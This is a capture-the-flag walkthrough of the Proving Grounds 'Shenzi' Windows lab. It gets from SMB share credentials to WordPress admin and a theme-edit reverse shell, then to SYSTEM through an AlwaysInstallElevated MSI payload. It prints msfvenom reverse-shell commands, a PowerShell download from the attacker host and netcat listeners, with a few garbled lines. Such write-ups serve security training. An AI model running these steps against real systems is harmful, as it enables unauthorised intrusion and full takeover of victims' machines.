

Proving Grounds Practice 28

Proving Grounds Practice — Shenzi

Enumeration

NMAP

Beginning the initial nmap enumeration.

```
kali@kali:~/labs/practicelabs/Shenzi$ cat nmap.txt
# Nmap 7.92 scan initiated Mon Apr 25 01:57:32 2022 as: nmap -p- -n -vvv -o nm
ap.txt 192.168.243.55
Nmap scan report for 192.168.243.55
Host is up, received echo-reply ttl 127 (0.041s latency).
Scanned at 2022-04-25 01:57:32 EDT for 126s
Not shown: 65526 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
443/tcp   open  https        syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
3306/tcp  open  mysql        syn-ack ttl 127
5040/tcp  open  unknown      syn-ack ttl 127
7680/tcp  open  pando-pub    syn-ack ttl 127

Read data files from: /usr/bin/../../share/nmap
# Nmap done at Mon Apr 25 01:59:38 2022 -- 1 IP address (1 host up) scanned in
125.61 seconds
```

Running default nmap scripts.

```

kali@kali:~/labs/practicelabs/Shenzi$ sudo nmap -p 21,80,135,139,443,445,3306,5040,7680 -sC -sV -o nmapS
cripts.txt 192.168.243.55
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-25 02:01 EDT
Nmap scan report for 192.168.243.55
Host is up (0.040s latency).

PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          FileZilla ftpd 0.9.41 beta
|_ ftp-syst:
|_ SYST: UNIX emulated by FileZilla
80/tcp    open      http         Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_ http-title: Welcome to XAMPP
|_ Requested resource was http://192.168.243.55/dashboard/
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
135/tcp    open      msrpc        Microsoft Windows RPC
139/tcp    open      netbios-ssn  Microsoft Windows netbios-ssn
443/tcp    open      ssl/http     Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_ http-title: Welcome to XAMPP
|_ Requested resource was https://192.168.243.55/dashboard/
445/tcp    open      microsoft-ds?
3306/tcp   open      mysql?
|_ fingerprint-strings:
|_ FourOhFourRequest, JavaRMI, Kerberos, NULL, SIPOptions, SMBProgNeg, SSLSessionReq, giop:
|_ Host '192.168.49.243' is not allowed to connect to this MariaDB server
5040/tcp   open      unknown
7680/tcp   filtered  pando-pub
1 service unrecognized despite returning data. If you know the service/version, please submit the follow
ing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.92%I=7%D=4/25%Time=62663928%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4D,"I\0\0\x01\xffj\x04Host\x20'192\168\49\243'\x20is\x20not\x20al

```

Port	State	Service	Notes
21	open	FTP (FileZilla)	Anonymous access might be allowed version: FileZilla 0.9.41 beta
80	open	HTTP (Apache)	Default XAMPP version info: 2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
135	open	Microsoft RPC	Used for DCOM open on Windows systems
139	open	NetBIOS-SSN	Related to Windows sharing
443	open	HTTPS (Apache)	Same Apache over SSL; certificate expired

			<pre>ssl-cert Subject: commonName localhost • The SSL subject (set to localhost 🔥 This is a self-signed cert, probably generated by development 🔴 Browsers consider this as insecure because it: 1. Is not signed by a trusted certificate authority (CA) 2. Is only valid for localhost (192.168.1.1)</pre>
445	open	Microsoft-DS	SMB over TCP Windows file sharing
3306	open	MySQL	MySQL running can't connect (root not allowed)
5040	open	unknown	Not recognized further enumeration
7680	filtered	pando-pub	Possibly Windows Update Delivery Optimization means no response

SMB

Enumerating the SMB service.

```
kali@kali:~/labs/practicelabs/Shenzi$ smbmap -H 192.168.243.55
[!] Authentication error on 192.168.243.55
kali@kali:~/labs/practicelabs/Shenzi$ smbclient \\\\192.168.243.55\\
kali@kali:~/labs/practicelabs/Shenzi$ smbclient -U '' -L \\\\192.168.243.55\\
Enter WORKGROUP\'s password:

      Sharename      Type      Comment
      -----      -
IPC$                IPC       Remote IPC
Shenzi              Disk
SMB1 disabled -- no workgroup available
```

We see a shared drive Shenzi. Checking out it's contents.

```
kali@kali:~/labs/practicelabs/Shenzi$ smbclient \\\\192.168.243.55\\Shenzi\\
Enter WORKGROUP\\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu May 28 11:45:09 2020
..               D           0   Thu May 28 11:45:09 2020
passwords.txt    A          894   Thu May 28 11:45:09 2020
readme_en.txt    A         7367   Thu May 28 11:45:09 2020
sess_klk75u2q4rpgfjs3785h6hpipp A         3879   Thu May 28 11:45:09 2020
why.tmp          A          213   Thu May 28 11:45:09 2020
xampp-control.ini A          178   Thu May 28 11:45:09 2020
```

The passwords.txt file contains interesting information.

```

kali@kali:~/labs/practicelabs/Shenzi/smb$ cat passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):
    User: root
    Password:
    (means no password!)

2) FileZilla FTP:
    [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):
    Postmaster: Postmaster (postmaster@localhost)
    Administrator: Admin (admin@localhost)
    User: newuser
    Password: wampp

4) WEBDAV:
    User: xampp-dav-unsecure
    Password: ppmx2011
    Attention: WEBDAV is not active since XAMPP Version 1.7.4.
    For activation please comment out the httpd-dav.conf and
    following modules in the httpd.conf

    LoadModule dav_module modules/mod_dav.so
    LoadModule dav_fs_module modules/mod_dav_fs.so

    Please do not forget to refresh the WEBDAV authentication (users and passwords).


5) WordPress:
    User: admin
    Password: FeltHeadwallWight357

```

Wordpress

Port 80

There has to be a wordpress website hosted on the XAMPP server. I ran gobuster with the big wordlist but it couldn't identify the directory. One useful tip for lab machines is to try out any useful keywords you've identified so far to identify directories, usernames or passwords. Turns out there is a wordpress website hosted at /Shenzi.




Using the collected credentials to access the administrator portal. We can edit the themes here. Since this is a Windows box, we create a reverse shell using msfvenom first and host it locally.


MSFvenom

```
kali@kali:~/labs/practicelabs/Shenzi$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.243 LPORT=445 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Modifying the theme code here to download the payload from our host machine. As soon as we update the code, the file is downloaded.



Modifying the code again to trigger the payload. As soon as we update the file we get a shell on our listener.



```
kali@kali:~/labs/practicelabs/Shenzi$ nc -nvlp 445
listening on [any] 445 ...
connect to [192.168.49.243] from (UNKNOWN) [192.168.243.55] 50764
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\shenzi>whoami
whoami
shenzi\shenzi
```

Privilege Escalation

Running winpeas to enumerate further. We can see we have AlwaysInstallElevated set to 1 for current user.

```
[+] Checking WSUS
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#wsus
Not Found

[+] Checking AlwaysInstallElevated
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU!
```

Flag/Term	Meaning
AlwaysInstallElevated	The system allows you to install MSI packages with SYSTEM rights - When this is enabled, Windows allows any user (even a low-privileged one) to run <code>.msi</code> installer packages with SYSTEM privileges - You can create a malicious .msi (e.g., with <code>msfvenom</code>, or <code>msibuilder</code>) that creates a reverse shell, adds a user, etc., and run it as: <pre>1 msixexec /quiet /qn /i evil.msi</pre>It will execute as SYSTEM, even if you're a regular user!

An `.msi` file is a **Windows Installer Package** — a file format used by Windows to **install, maintain, and remove software**.

This allows us to run any `.msi` file with system privilege. We can create another reverse shell payload with `msfvenom` as a `.msi` file.


```
kali@kali:~/labs/practicelabs/Shenzi$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.243 LPORT=445 -f msi > reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
kali@kali:~/labs/practicelabs/Shenzi$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
C:\Users\shenzi\Desktop>
```

Switch to powershell and download the payload on target machine.

```
1 (New-Object
   System.Net.WebClient).DownloadFile("http://192.168.49.243/reverse.
   msi", "C:\Users\shenzi\Desktop\reverse.msi")
```

```
C:\Users\shenzi\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Users\shenzi\Desktop> (New-Object System.Net.WebClient).DownloadFile("http://192.168.49.243/reverse.msi", "C:\Users\shenzi\Desktop\reverse.msi")
(New-Object System.Net.WebClient).DownloadFile("http://192.168.49.243/reverse.msi", "C:\Users\shenzi\Desktop\reverse.msi")
PS C:\Users\shenzi\Desktop> dir
dir
Directory: C:\Users\shenzi\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----          4/25/2022   1:39 AM             3313 finding.txt
-a----          4/24/2022  11:55 PM              34 local.txt
-a----          4/25/2022   1:51 AM          159744 reverse.msi
-a----          4/25/2022   1:28 AM          35113 winpeas.bat
```

```
C:\Users\shenzi\Desktop>priv.msi
priv.msi

C:\Users\shenzi\Desktop>
```

Execute the MSI file and we receive a shell as authority\system.

```
kali@kali:~/labs/practicelabs/Shenzi$ nc -nvlp 445
listening on [any] 445 ...
connect to [192.168.49.243] from (UNKNOWN) [192.168.243.55] 51023
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```